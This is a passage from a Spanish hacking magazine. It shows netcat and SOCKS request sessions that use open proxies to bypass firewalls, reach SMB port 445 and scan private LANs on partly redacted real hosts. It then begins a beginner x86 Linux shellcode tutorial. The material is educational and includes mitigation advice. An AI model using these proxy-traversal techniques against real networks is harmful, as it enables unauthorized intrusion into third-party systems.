< 00000000 00 5a 00 15 c0 a8 00 01                         # .Z......
< 00000008 32 32 30 20 31 39 32 2e 31 36 38 2e 30 2e 31 20 # 220 192.168.0.1
< 00000018 46 54 50 20 41 6e 61 6c 6f 67 58 20 50 72 6f 78 # FTP AnalogX Prox
< 00000028 79 20 34 2e 31 30 20 28 52 65 6c 65 61 73 65 29 # y 4.10 (Release)
< 00000038 20 72 65 61 64 79 0d 0a                         #  ready..

D:\TEST>c2b 4 2 0 50 0 0 0 1 0 NARU 0 | nc -o log.txt KEITARO 1080
 Z2 +¿ ▮ ZY▮+¿ ▮Hola, soy NARU
D:\TEST>type log.txt
< 00000000 00 5a 32 00 c0 a8 00 01                         # .Z2.....
< 00000008 00 5a 59 04 c0 a8 00 02                         # .ZY.....
< 00000010 48 6f 6c 61 2c 20 73 6f 79 20 4e 41 52 55       # Hola, soy NARU

D:\TEST>c2b 4 3 0 21 0 0 0 1 | nc -o log.txt KEITARO 1080
 [ §+¿ ▮
D:\TEST>type log.txt
< 00000000 00 5b 00 15 c0 a8 00 01                         # .[......

D:\TEST>
```

Figura 10: Comportamientos extraños del proxy AnalogX.

En la primera petición vemos que se trata de una petición **SOCKS 4A**, aunque está incompleta ya que tras el carácter nulo, no aparece ningún nombre para resolver en una **IP**. Cualquier otro *proxy*, bien se quedaría esperando a que el cliente envíe el resto de la petición, o bien devolvería un error y cortaría la conexión sin más. En este caso lo que el *proxy* hace es conectar a sí mismo, utilizando la **IP** de la máquina donde se ejecuta (en el caso de que existan varios interfaces de red, utilizará una **IP** local).

El caso es que ya de por sí el *proxy* no debería de permitir conectarse a sí mismo, ya que éste es el primer paso para poder engañar al firewall y hacerle creer que la conexión viene desde una dirección **IP** de confianza. Este *proxy* no sólo permite conectarse a sí mismo (en el **puerto** 21 corre el servicio de relevo de **FTP** de este *proxy*) sino que ante peticiones **SOCKS 4A** incompletas, lo hace "por defecto".

En la segunda petición vemos un tipo de petición **BIND** aceptada, donde se ha indicado que el ordenador de la red local llamado **NARU** (*192.168.0.2*) es el que debe conectar con el **puerto** abierto por el *proxy*, que en este caso es el **puerto** 50. Vemos que en este caso, primero se recibe una respuesta que acepta poner a escucha **puerto** y luego una segunda aceptando una conexión entrante desde **NARU** (y unos cuantos *bytes* que han sido enviados desde el *Netcat* de ese ordenador). Una singular característica del *proxy AnalogX* es que en las peticiones **BIND**, en la primera respuesta cuando la petición es aceptada, los *bytes* del **puerto**



```
C:\WINNT\system32\cmd.exe

D:\TEST>REM #UN CASO REAL - A TRAVÉS DEL FIREWALL...

D:\TEST>nc -vv -n 212.217.[redacted] 445
(UNKNOWN) [212.217.[redacted]] 445 (?): TIMEDOUT
sent 0, rcvd 0: NOTSOCK

D:\TEST>c2b 4 1 0 21 128 101 80 133 0 | nc -vv -n 212.217.[redacted] 1080
(UNKNOWN) [212.217.[redacted]] 1080 (?) open
 Z $ÇePà220 saens.debian.org FTP server (vsftpd)

D:\TEST>c2b 4 1 0 21 212 217 [redacted] 0 | nc -vv -n 212.217.[redacted] 1080
(UNKNOWN) [212.217.[redacted]] 1080 (?) open
 Z $È+[redacted]220 srvinter Microsoft FTP Service (Version 5.0).

D:\TEST>c2b 4 1 1 189 212 217 [redacted] 0 | nc -vv -n -o log.txt 212.217.[redacted]
1080
(UNKNOWN) [212.217.[redacted]] 1080 (?) open
 Z▌¢È+[redacted]
D:\TEST>type log.txt
< 00000000 00 5a 01 bd d4 d9 [redacted]                    # .Z......

D:\TEST>
```

Figura 11: Atravesando un cortafuegos.

aparecen intercambiados con respecto a la petición del cliente, característica que permite identificar este tipo de **SOCKS** como un *AnalogX* y de esa manera podemos hacer un Fingerprint de este servicio.

Pero el error más grave no es ese, sino que se permita autorizar una petición **BIND** sin antes mantener abierta una petición **CONNECT** autorizada con el servidor de destino (recordamos que esto es un requisito especificado en la descripción del protocolo). Eso permite hacer que este servidor pueda actuar como un *proxy* inverso.

El escenario podría ser el siguiente. Dentro de una red corporativa, se implementa un servidor, por ejemplo, de **FTP**. Además se ejecuta una pequeña aplicación que enviará un par de peticiones **SOCKS BIND** hacia un *proxy AnalogX* que se encuentra públicamente accesible desde fuera de la red (no importa donde se encuentre este servidor *proxy*, lo importante es que tanto desde dentro como desde fuera sea accesible). Ese par de peticiones se realizarán a intervalos regulares cada 2 minutos (que es el tiempo máximo que tiene una petición **BIND** para aceptar una conexión de entrada). La **IP** que se requiere en la petición **BIND** será la del propio *proxy*. El **puerto** puede ser el que se nos ocurra, por ejemplo el 2121. Entonces, alguien desde internet, lo que tiene que hacer es configurar el cliente de **FTP** para conectar a través de ese **SOCKS** *AnalogX*. Al mismo tiempo, utilizará esa misma **IP** para conectar al **puerto** 2121 como si fuera el servidor final de **FTP**. De esa manera, si el servidor **FTP** tiene desactivada la protección de **FTP** Bounce, podrá transmitir ficheros con toda normalidad simplemente efectuando conexiones salientes hacia el *proxy* (para abrir un **puerto** remotamente), o bien hacia el cliente. En este caso sólo la conexión de control pasará por el *proxy*, requiriendo poco ancho de banda, sin embargo la conexión de datos será directa, aprovechando el ancho de banda de la red corporativa. Esto será posible en las zonas o subredes donde se permita el tráfico saliente hacia internet, aunque se deshabilite el tráfico entrante totalmente (lo cual representa la situación de un número amplio de redes, para evitar que estas redes proporcionen servicios no autorizados).

Otro escenario más sencillo podría ser utilizar una sola petición **BIND** en el **puerto** 113 (ident), para que al hacer funcionar un cliente de **IRC** conectando al servidor a través del *proxy* de *AnalogX*, el servidor de **IRC** mande una petición ident al supuesto *proxy* para autorizar la conexión, creyendo que se está identificando localmente, cuando en la realidad se está identificando remotamente puesto que la petición ident del **puerto** 113 será relevada por la petición **BIND** del *proxy* hacia nuestro servidor ident local que corre dentro del cliente de **IRC**.

La tercera petición es una combinación de peticiones erróneas, y nos permitiría averiguar la **IP** local del servidor *proxy*. Combinamos una petición con código no válido, con un formato de **SOCKS 4A** incompleto. Para postre ni siquiera necesitamos enviar un *byte* 0 para terminar la petición (este es otro detalle del **SOCKS** *AnalogX*, y es que en las peticiones no es necesario terminar con un *BYTE* 0, lo que puede ser útil para Fingerprinting). El resultado es que aun siendo la petición rechazada, ésta nos devuelve la **IP** local del equipo que ejecuta el *proxy* (lo que nos permite deducir qué tipos de subred tienen los ordenadores de esa red local y su máscara de red).

- Tenemos puertas, usemos las puertas:

Ya hemos visto las "funciones" del software de **SOCKS** *AnalogX* que no debería de hacer. Pero este *proxy* no es el único en tener comportamientos raros. De hecho, lo recomendable es que ningún *proxy* permitiera conectarse a sí mismo, o bien, que no permitiera conexiones desde el exterior ya sea lateralmente o hacia el interior de una red local. La principal medida de seguridad que implementa el *proxy AnalogX* es un filtrado por enlazado de **IP**, es decir, que solo permitirá las conexiones entrantes si estas conexiones efectuaron la llamada de conexión hacia la **IP** local del *proxy* y no la pública (por lo tanto, prohibiendo cualquier acceso desde el exterior de la red). El problema es que dicho *proxy* no detecta si realmente se trata de una red local o no, por lo tanto, si alguien troyaniza este servidor (por otra parte, algo fácilmente realizable) puede configurar el parámetro de filtrado en el registro de *windows* para que el enlazado de **IP** se produzca desde el interfaz de internet y no desde el interfaz local. Esto haría inútil un escaneo desde el interior de la red en la búsqueda de *proxys* ocultos.

Pero vamos a ver que se puede atravesar un firewall cuando hay un *proxy* abierto instalado en el sistema, con algunos ejemplos reales (***figura 11***):

En este caso, cogemos uno de los miles de *proxys* que podemos encontrar en

```
C:\WINNT\system32\cmd.exe
D:\TEST>REM #OTRO CASO REAL - EN EL INTERIOR DE UNA RED LOCAL

D:\TEST>c2b 4 1 0 21 218 77 [redacted] 0 | nc -vv -n -o log.txt 218.77.[redacted] 1080
(UNKNOWN) [218.77.[redacted]] 1080 (?) open
 Z      220 WinGate Engine FTP Gateway ready

D:\TEST>type log.txt
< 00000000 00 5a 00 00 00 00 00 00                          # .Z......

D:\TEST>c2b 4 1 1 189 218 77 [redacted] 0 | nc -vv -n -o log.txt 218.77.[redacted] 1080
(UNKNOWN) [218.77.[redacted]] 1080 (?) open
 Z
D:\TEST>c2b 4 1 1 189 192 168 0 1 0 | nc -vv -n -o log.txt 218.77.[redacted] 1080
(UNKNOWN) [218.77.[redacted]] 1080 (?) open
 Z
D:\TEST>c2b 4 1 1 189 192 168 0 2 0 | nc -vv -n -o log.txt 218.77.[redacted] 1080
(UNKNOWN) [218.77.[redacted]] 1080 (?) open
 [      sent 9, rcvd 8: NOTSOCK
D:\TEST>type log.txt
< 00000000 00 5b 00 00 00 00 00 00                          # .[......

D:\TEST>c2b 4 1 1 189 192 168 0 3 0 | nc -vv -n -o log.txt 218.77.[redacted] 1080
(UNKNOWN) [218.77.[redacted]] 1080 (?) open
 Z
D:\TEST>
```

Figura 12: Paseando por una red local.

páginas dedicadas a listar *proxys* abiertos de **SOCKS**. En pocas horas podemos hacernos con listas de miles de *proxys* funcionales. Hay programas que sirven para comprobar si estos *proxys* funcionan o no (yo utilizo el programa Charon; http://rhino.deny.de, y en general recomiendo visitar todas las páginas alojadas en http://www.deny.de).

Tomamos uno de los *proxys* de la lista (por cuestión de privacidad he omitido expresamente los 2 últimos octetos del **IP**) y probamos a conectar directamente al **puerto** 445 de la máquina que corre ese *proxy*. Sabemos que en ese **puerto** bajo *windows* normalmente corre un servicio vulnerable que puede proporcionarnos fácilmente una shell, así que se trata de un **puerto** con el que un atacante desearía poder conectar. Vemos que la respuesta es un TIMEOUT, lo que indica que la llamada de conexión ha sido filtrada por un firewall (aunque aquí sólo se muestra una vez, se ha repetido varias veces para asegurar que no se trata de un error de red temporal).

Probamos a conectar con el **IP** del servidor de *debian.org* a través del **SOCKS** que hemos elegido. Vemos que efectivamente conecta. Ahora intentaremos ver si el servidor de **SOCKS** corre algún servicio en el **puerto** 21. Así que utilizaremos como **IP** de destino la **IP** del servidor **SOCKS**, viendo que la petición es aceptada y además que el *proxy* en el **puerto** 21 corre un servidor **FTP** programado por *Microsoft* (es posible que el *proxy* de **SOCKS** también sea de *Microsoft*). Todo parece indicar que estamos en una máquina que ejecuta *windows*. ¿Y si ahora probamos a conectar al **puerto** 445 del servidor *proxy*, utilizando para ello una petición **SOCKS** para que se conecte con él mismo?. El resultado es que la respuesta del servidor **SOCKS** nos indica que el servicio está abierto y listo para transferir datos. Efectivamente hemos pasado a través del cortafuegos.

Si nos fijamos bien, en la llamada al programa *c2b*, cuando realizamos la petición **CONNECT**, en los *bytes* 3 y 4 tenemos los valores 1 y 189 respectivamente. Esto es porque al ser el **puerto** mayor de 255, el valor se reparte en los 2 *bytes*, de manera que 1*256+189=445. Esto hay que tenerlo en cuenta al hacer las pruebas, ya que si hubiéramos puesto 0 y 445 en los *bytes* 3 y 4 respectivamente, no funcionaría porque en realidad estaríamos tratando de conectar al **puerto** 189 (resto de 445 entre 256).

Pero esto no se limita a poder conectar con servicios del mismo servidor *proxy*, sino que nos permite acceder al interior de una red local, como se ve en el siguiente ejemplo (***figura 12***):

Ahora tomamos otro *proxy* de la lista. Primero trataremos de identificarlo viendo si conecta a sí mismo al **puerto** 21. Como vemos, la petición es autorizada, aunque la respuesta es algo peculiar. Este servidor (el cual vemos que se trata de una Wingate), sólo devuelve respuestas cuyo significado se reduce al código de autorización (90, 0x5A, o ASCII "Z", para petición aceptada, y 91, 0x5B, o ASCII "[" para petición rechazada). El resto de campos valen 0 (en fin, otro *proxy* que rompe los estándares). En la siguiente petición vemos que es capaz de conectarse a sí mismo en el **puerto** 445. Además haciendo un barrido de direcciones locales, vemos que a través del servidor **SOCKS** se puede conectar a las direcciones *192.168.0.1* y *192.168.0.3* en el **puerto** 445, es decir, que tras ese *proxy* podemos entrar en una red local con al menos 2 ordenadores (el salto en el orden de **IP** sugiere que posiblemente el equipo numerado que tenga asignada la **IP** *192.168.0.2* se encuentra físicamente conectado, pero bien está apagado, o bien por cualquier motivo rechaza la conexión hacia el **puerto** 445, incluso podría estar corriendo un *Linux*).

En este ejemplo he de comentar que se ha tenido que "adivinar" qué tipo de direcciones utiliza esa red local. Ahora bien, sabemos que si en realidad se hubiera tratado de un *proxy AnalogX*, con una simple petición podríamos haber averiguado la **IP** del interfaz local de la máquina que ejecuta el servidor *Proxy*, y así deducir los tipos de subred y sus máscaras.

- ¿Y entonces que hacemos para evitar esto?:

Como conclusión de este artículo, me gustaría hacer ver que hasta el más simple de los protocolos implementados en un servidor puede ser vulnerable desde varias vertientes. Incluso vemos que a una vulnerabilidad en concreto se le puede dar tantos usos como podamos imaginar.

Implementar un servidor **SOCKS** no es muy difícil. Implementar un buen servidor **SOCKS** ya es mucho más complicado. No sólo se requiere entender bien el estándar sino que además debe de pensarse en todas las posibilidades que pudieran suceder (para eso están los Betatesters), y aún así, no siempre estaremos exentos de talones de Aquiles. Hace un par de días escuché



"de pasada" una conversación entre 2 personas cualesquiera, donde una de ellas comentaba las bondades de uno de los últimos cortafuegos "que bloquea todo lo que le eches". Los lectores de nuestra comunidad sabemos muy bien que realizar afirmaciones tan categóricas puede dejarnos, en el mejor de los casos, en ridículo. Una prueba de ello es este artículo.

Una protección adecuada al problema expuesto es configurar las reglas adecuadamente para que el relevo de datos por parte del *proxy* se permita o no siempre de una forma lógica, es decir, sabiendo que equipos tienen derecho a ello, y hacia o desde qué dirección.


Por otra parte muchas veces se instalan *proxys* de **SOCKS** sin necesidad de ello, puesto que para redes pequeñas, con hacer *NAT* desde un cortafuegos suele ser suficiente. Desde redes mayores puede utilizarse sin problemas *IPTABLES*.

Para cualquier pregunta sobre este tema podéis participar en el *foro de hackxcrack (http://www.hackxcrack.com/phpBB2/index.php)*", donde cualquiera de las eminencias en redes que se dejan caer de vez en cuando por allí, estará dispuesto/a a resolver dichas dudas.

Nos vemos en el Foro.



HACKING



Creamos una ShellCode paso a paso

En este artículo vamos a aprender a crear una shellcode básica. Lo haremos en GNU/Linux, puesto que es ideal para iniciarse en esto de las shellcodes, ya que la programación de éstas en entornos M$ Windows es mucho más compleja. Sería recomendable tener una mínima base de conocimientos de ensamblador para x86, aunque se explicarán las instrucciones de ensamblador que usaremos, así como los registros del procesador, intentando que se pueda leer y comprender el artículo sin tener conocimientos previos en este campo.

Qué es una shellcode?

Una shellcode no es más que un bloque de código máquina que se inyectará en un programa y se ejecutará. La forma de conseguir esto dependerá de cada situación, pudiendo ser en la explotación de un buffer overflow, de un bug de *format string*, o cualquier otro tipo de vulnerabilidad. Para conseguir dicho bloque de código, primero habrá que saber un poco de ensamblador, y a su vez deberemos hacer que cumpla algunos **requisitos básicos**:

- **Reducido tamaño:** Nos interesa que el número de bytes sea pequeño, para poder explotar vulnerabilidades en las que tenemos una limitación de espacio debido al tamaño del buffer o a otras cosas.

- **Autocontenido:** Puesto que el código se va a ejecutar dentro de otro proceso, debe ser un código totalmente autocontenido, que no necesite nada más para ejecutarse, y que no dependa de la posición de memoria en la que se encuentre.

- **Sin bytes nulos:** No debe contener ningún byte de valor 00, ya que lo más probable es que vayamos a poner la shellcode en una cadena y un byte nulo indicaría el final de ésta, truncando así nuestro código.

Ensamblador Intel x86

Vamos a ver ahora qué es eso del ensamblador y cuáles son sus instrucciones, y aprenderemos a programar un pequeño *Hola mundo* en ensamblador para GNU/Linux. Para empezar, veamos los **registros del procesador.** Un registro no es más que una zona de memoria interna al procesador, de 32 bits en el caso de la arquitectura Intel x86, que podremos utilizar como *variables* desde el ensamblador.

Existen diversos tipos de registros, entre los cuales tenemos:

- ***Registros de propósito general:*** EAX, EBX, ECX, EDX, ESI, EDI. Los usaremos para almacenar variables, direcciones de memoria, como contador en un bucle, etc.

- ***Registros de control:*** ESP, EIP, EBP... Estos registros contienen información importante de nuestro programa. ESP indica la dirección de la cima de la pila (*Stack Pointer*), EBP indica la base del macro actual de la pila , es decir, el lugar donde empiezan las variables locales de la función que se está ejecutando en este momento (*Base Pointer*),y EIP contiene la dirección de la siguiente instrucción que ejecutará el procesador (*Instruction Pointer*).

Habréis notado que todos estos registros empiezan por E. Esto es debido a que cuando se diseñó la arquitectura Intel x86 de 32 bits, se quiso que fuese compatible con la arquitectura de 16 bits, y por ello se cogieron los mismos registros y se les añadió una E delante (de *Extended*), haciéndolos de 32 bits en lugar de 16. Por esta razón, podemos utilizar el registro AX para referirnos a los 16 bits más bajos del registro EAX, y de la misma manera con todos los demás registros. Además, podemos referirnos, dentro de estos 16 bits, a los 8 bits más bajos con AL y a los 8 bits más altos con AH, y lo mismo para el resto de registros (ver figura 1). Con esto podremos conseguir, en ciertas ocasiones, una shellcode más pequeña o eliminar bytes nulos de la shellcode, aspectos muy importantes en la programación de las mismas como ya he comentado antes.




Figura 1 .- Divisiones de EAX

Antes de pasar a ver las instrucciones disponibles en el lenguaje ensamblador, debo deciros que existen dos sintaxis de ensamblador para Intel x86. Por un lado, tenemos la sintaxis *Intel* y por el otro lado la sintaxis *AT&T*. Con ambas sintaxis se pueden hacer las mismas cosas, pero se escriben de forma distinta. Una misma instrucción en Intel y en AT&T tiene el siguiente formato:

Intel : instrucción <destino>,<origen>
AT&T: instrucción <origen>, <destino>

Además de la diferencia en el orden de los parámetros de cada instrucción, existe una diferencia de nomenclatura en lo referente a los registros, variables y valores numéricos, así como en las instrucciones que usan *punteros*. En la variante de Intel, el nombre de un registro se pone tal cual, por ejemplo eax, mientras que en AT&T se pondría %eax. Para los valores numéricos ocurre un caso similar: en la sintaxis de Intel se utiliza el valor tal cual, o añadiéndole los caracteres *0x* delante si se trata de un valor hexadecimal, mientras que en AT&T se debe poner el signo del dólar delante de ellos, como por ejemplo *$0x1A* para poner el número 1A en hexadecimal (26 en decimal). Por su parte, los punteros en Intel se indican poniendo el registro correspondiente entre corchetes, mientras que en AT&T se pone entre paréntesis.

Nosotros vamos a utilizar la sintaxis de Intel por ser más clara (al menos para mí :-P), aunque veremos también el equivalente en sintaxis AT&T cuando acabemos de programar nuestra shellcode, para que podáis ver las diferencias. Así pues, pasamos ahora a ver las distintas instrucciones que utilizaremos en formato Intel:

Instrucciones relativas a la memoria:

mov <destino>,<origen> : Copia el valor de origen en destino. La variable origen puede ser un valor numérico, un registro, o lo que hay en la dirección almacenada por un registro, utilizando para ello un *puntero*. Para quien no lo sepa, en C un puntero no es más que un tipo de variable que contiene una dirección de memoria de otra variable, por medio de la cual podemos modificar la variable original.

Como ya he dicho antes, un puntero se indica encerrando entre corchetes el registro que contiene la dirección de memoria que nos interesa. Así, si ejecutamos la instrucción *mov eax, [ecx]* , suponiendo que en ecx está el valor 0xbffffd89, en eax se guardará el valor que haya en la dirección 0xbffffd89. Si pusiéramos *mov eax, ecx* , estaríamos almacenando en eax el valor de ecx, es decir 0xbffffd89.

lea <destino>, <origen> : Esta instrucción es como el *mov,* solo que en lugar de cargar el valor de <origen> en <destino>, carga su dirección (*Load Effective Address*).

Por ejemplo, si hacemos lea eax, [ebx + 4*ecx + 2] calcularía ebx + 4*ecx + 2, y copiaría ese valor en eax. La diferencia con el mov, es que en el mov se copiaría el valor almacenado en ebx+4*ecx+2, y no la dirección ebx+4*ecx+2. Espero que esté claro ;-).

Instrucciones para el manejo de la pila:

push <origen> : Con esta instrucción metemos en la pila el valor de <origen>, que puede ser un valor numérico, un registro... Para los que no sepáis qué es la pila, basta con que recordéis que es una estructura de memoria en la que se van almacenando variables temporales. Solo es posible almacenar y extraer datos en la cima de la pila.

pop <registro> : Almacena el valor situado en lo más alto de la pila en el registro indicado en <registro>. Es la operación contraria a la anterior.

Operaciones matemáticas y lógicas:

add <destino>, <origen> : Añade el valor de origen a destino. Por ejemplo *add eax, ebx* sería equivalente a la operación eax = eax + ebx.

sub <destino>, <origen> : Igual que la anterior pero con una resta en lugar de una suma.

inc <destino> : Incrementa en 1 el destino.

dec <destino> : Decrementa en 1 el destino.

xor <destino>,<origen> : Almacena la operación lógica <origen> XOR <destino> en <destino>.

Existen más operaciones de este tipo, pero nosotros no usaremos más que XOR. En la tabla 1 podéis ver la llamada *tabla de verdad* de la operación lógica XOR. La tabla de verdad de una operación lógica (o una función lógica) representa la salida de la función para todas las entradas posibles de ésta.

A	B	A XOR B
0	0	0
0	1	1
1	0	1
1	1	0

Tabla 1 - Tabla de verdad XOR

Instrucciones de redirección del flujo de ejecución:

jmp <dirección> : Salta de forma incondicional a la dirección indicada, y sigue la ejecución desde allí.

call <dirección> : Salta a la dirección indicada, almacenando el valor de retorno en la pila, para cuando sea necesario. Se utiliza para crear funciones dentro del código.

ret : Se utiliza para volver al punto donde se llamó a una función mediante *call*. Entre la llamada a *call* y la llamada a *ret*, la pila no debe variar. Por tanto, todo aquello que almacenemos en la pila después de llamar a *call*, deberemos extraerlo antes de que se llame a *ret*. Si no lo hacemos, cuando ejecutemos call el programa sacará el último valor de la pila, que debería ser la dirección de retorno, pero será cualquier otra cosa y nuestro programa fallará.

jne <dirección> : Salta si la última comparación realizada era falsa (*jump not equal)*. Así mismo, existe *je <dirección>* que salta si dicha comparación tuvo éxito. Existen muchos más saltos condicionales, pero como no vamos a usar ninguno, pongo este simplemente para que sepáis que existen.

int <valor> : Manda una señal al sistema, llamada *interrupción*. La usaremos para llamar a las funciones del sistema, o *syscalls*, que veremos en el siguiente apartado.

Como ya he comentado antes, estas instrucciones no son más que una pequeña parte del juego de instrucciones de nuestros procesadores. Si queréis ver referencias más completas, podéis hacer un *info nasm* (una vez lo hayáis instalado, claro) , y podréis ver un manual de nasm y una referencia de instrucciones de Intel x86. Además, también podéis visitar la web de Intel y buscar el juego de instrucciones completo, aunque supongo que lo mejor es ir practicando y buscando lo que se necesite en cada momento ;-).

Llamadas al sistema en Linux (syscalls)

Una llamada al sistema (que llamaré por su abreviación en inglés, *syscall*, por comodidad) no es más que un servicio que nos proporciona el sistema operativo. Valiéndonos de este servicio, seremos capaces de acceder a archivos, ejecutar otros programas, y un sinfín de cosas más que las instrucciones básicas del lenguaje ensamblador no nos permiten.

En el archivo /usr/include/asm/unistd.h de tu GNU/Linux podrás encontrar una lista con las distintas llamadas al sistema y su número asociado, que nos servirá para llamarlas desde nuestra shellcode. Y bien, ¿Cómo se llama a una *syscall* desde ensamblador? Pues aunque pudiera parecer complicado, es muy fácil. En primer lugar, debemos incluir en el registro *eax* el número de *syscall* obtenido de *unistd.h (ver pantalla 1)*. Una vez hecho esto, buscamos en la página del manual de la *syscall* (*man 2 syscall*) correspondiente qué parámetros necesita, y metemos en *ebx, ecx, edx, edi* y *esi* los parámetros por orden. En este momento estamos preparados para llamar a la *syscall*, lo que se conseguirá mediante una llamada a la interrupción 0x80.

Por ejemplo, para llamar a la *syscall* exit, vemos que es el número 1, y en su página del manual podemos leer que únicamente necesita un parámetro, que es el código de salida del programa. Si éste es 0, significa que el programa salió correctamente. Por tanto, para una salida *limpia* de un programa deberíamos hacer lo siguiente:

```
mov eax, 1
mov ebx, 0
int 0x80
```

(ver ***pantalla1***)

En el caso de que nuestra *syscall* necesite más de 5 parámetros, no podremos usar los registros arriba expuestos, pues *no caben* todos los parámetros necesarios. En dicho caso se usará la pila, y se pondrá en ebx la dirección en la que comienzan los parámetros, haciendo algo así:

```
mov eax, ZZ
mov ebx, 0
push ebx
push param_6
push param_5
push param_4
push param_3
push param_2
push param_1
mov ebx, esp
int 0x80
```

Con esto, después de *empujar* a la pila los 6 parámetros, copiamos en ebx la dirección de la cima de la pila, que apunta en este momento a *param_1*, y ya podemos llamar la *syscall ZZ* con el uso de int 0x80. Hay que tener en cuenta que 'debajo' de todos los parámetros

```
tuxed@athenea: /home/tuxed
Archivo  Editar  Ver  Terminal  Solapas  Ayuda
#define __NR_restart_syscall      0
#define __NR_exit                 1
#define __NR_fork                 2
#define __NR_read                 3
#define __NR_write                4
#define __NR_open                 5
#define __NR_close                6
#define __NR_waitpid              7
#define __NR_creat                8
#define __NR_link                 9
#define __NR_unlink              10
#define __NR_execve              11
#define __NR_chdir               12
#define __NR_time                13
#define __NR_mknod               14
#define __NR_chmod               15
#define __NR_lchown              16
#define __NR_break               17
#define __NR_oldstat             18
#define __NR_lseek               19
#define __NR_getpid              20
#define __NR_mount               21
#define __NR_umount              22
:
```

Pantalla 1 - Listado de syscalls del archivo unistd.h



tiene que haber un nulo, por eso he empujado a la pila en primer lugar ebx, en el cual había copiado un 0 con mov. De todas formas, este caso es muy raro, pues la gran mayoría de *syscalls* utiliza 5 o menos parámetros.

Nuestro primer programa en ensamblador

Bueno, pues ahora que ya sabemos más o menos la forma en que funciona esto del ensamblador, vamos a crear un pequeño *Hola Mundo* para ver si funciona ;-). Antes de empezar, deberás instalar el programa *nasm* que es el que usaremos para ensamblar nuestros programas. Si utilizas debian o derivadas, con un simple *apt-get install nasm* lo tendrás instalado, y si no, siempre puedes recurrir al código fuente, que encontrarás en http://nasm.sourceforge.net.

En primer lugar, buscamos entre la lista de *syscalls* a ver cuál nos puede servir para escribir algo por pantalla, y nos llama la atención la *syscall* llamada *write*, que tiene el número 4. Como no sabemos usarla, vamos a llamar a la página del manual a ver qué nos dice:

```
SYNOPSIS
#include <unistd.h>

size_t write(int fd, const void *buf, size_t count);
```

Como puedes ver, utiliza tres argumentos. Si leemos un poco, se nos explica que el primero de ellos es un descriptor de fichero, que indicará dónde queremos escribir. El segundo es un puntero a la dirección en la que se almacena aquello que queremos escribir, y el tercero el número de bytes a escribir. Según esto, en eax deberemos poner un 4, en ebx el descriptor correspondiente a la salida estándar (el 1), en ecx la dirección del buffer que contiene nuestro mensaje, y en edx la longitud del mensaje.

De todo esto, lo único que necesitamos saber es la dirección del mensaje y su longitud. Pero, ¿cómo guardamos una cadena en memoria en ensamblador? Para explicaros esto voy a poner el código completo, que podéis ver en el **Listado 1**.

```
section .data
mensaje db "Hola HxC!"

section .text
global _start

_start:

mov eax, 4
mov ebx, 1
mov ecx, mensaje
mov edx,9
int 0x80

mov eax, 1
mov ebx, 0
int 0x80
```

Listado 1: Código hola_hxc.asm

Como puedes ver en dicho listado, se han declarado dos secciones para el ejecutable, la sección *data* que albergará nuestras variables, y la sección *text* que contendrá el código del programa. Además, en la sección *text* se ha definido el punto de entrada del programa, *_start*, que será usado por el enlazador ld para indicar dónde debe empezar la ejecución del programa. Esto no hará falta cuando creemos una shellcode pues el programa ya habrá sido iniciado.

En la sección *data* hemos declarado la variable mensaje con la orden *mensaje db "Hola HxC!"*. La directiva de nasm *db* significa *define byte*, e indica que queremos definir unos datos, y *mensaje* es el nombre con el que nos referiremos a esos datos. Por tanto, con la etiqueta mensaje podremos obtener la dirección de nuestra cadena. En la sección text está el código para llamar a write y además una llamada a exit(0) para que salga del programa correctamente. Compilamos y ejecutamos, para ver el resultado

```
tuxed@athenea:~/Articulos HxC/shellcodes$
nasm -f elf hola_hxc.asm -o hola_hxc.o

tuxed@athenea:~/Articulos HxC/shellcodes$
ld hola_hxc.o -o hola_hxc

tuxed@athenea:~/Articulos HxC/shellcodes$
./hola_hxc

Hola HxC!
```

Como se puede observar, el resultado es el deseado :-). Ahora ya sabemos crear un programa básico en ensamblador, usando llamadas al sistema y la interrupción *0x80*. Aunque este programa chorra no nos serviría tenerlo como shellcode en un ataque real, vamos a suponer que sí nos sirve e intentaremos pasarlo a una shellcode. Como sabemos, el programa tiene varias secciones, lo que hace que use varios segmentos de la memoria. Sin embargo, esto a nosotros no nos sirve, porque una shellcode debe ser *autocontenida*, es decir, un fragmento de bytes que se puedan ejecutar por sí solos, así que debemos evitar el uso de varias secciones.

El único problema para esto es el uso de la variable *mensaje*, así que debemos buscar otro método para almacenarla. El método más utilizado en estos casos consiste en el siguiente código:

```
jmp short ida
vuelta:
pop edi
[ Aquí nuestro código]
ida:
call vuelta
db "Nuestra Cadena"
```

Con este código, primero saltaremos a *ida* (el atributo short lo único que indica es que es un salto corto, y utiliza solo 1 byte para el desplazamiento del salto. Si no lo pusiéramos nos aparecería un byte nulo). Una vez allí, lo que hará el *call vuelta* será volver a *vuelta*, almacenando previamente la dirección de la cadena en la pila. Una vez en vuelta, hacemos un *pop edi* (o a cualquier otro registro), y ya tenemos la dirección de nuestra cadena en edi ;-). Con este *truco* logramos eliminar el uso de varias secciones, con lo que el código queda como en el **Listado 2**.

No debes olvidar poner al principio del código la instrucción *BITS 32*, que indica a nasm que genere código para 32 bits, puesto que si no lo haces, no funcionará. Antes no era necesario porque usábamos la salida en formato ELF, y en ese caso nasm crea código de 32 bits. Desde este momento, todos los códigos en ensamblador que aparecerán llevan esa directiva al principio, no la olvides ;-).

```
BITS 32
jmp short ida
vuelta:
pop edi
mov eax, 4
mov ebx, 1
mov ecx, edi
mov edx,9
int 0x80


mov eax, 1
mov ebx, 0
int 0x80
ida:
call vuelta
db "Hola HxC!"
```

Listado 2: Código hola_hxc_2.asm

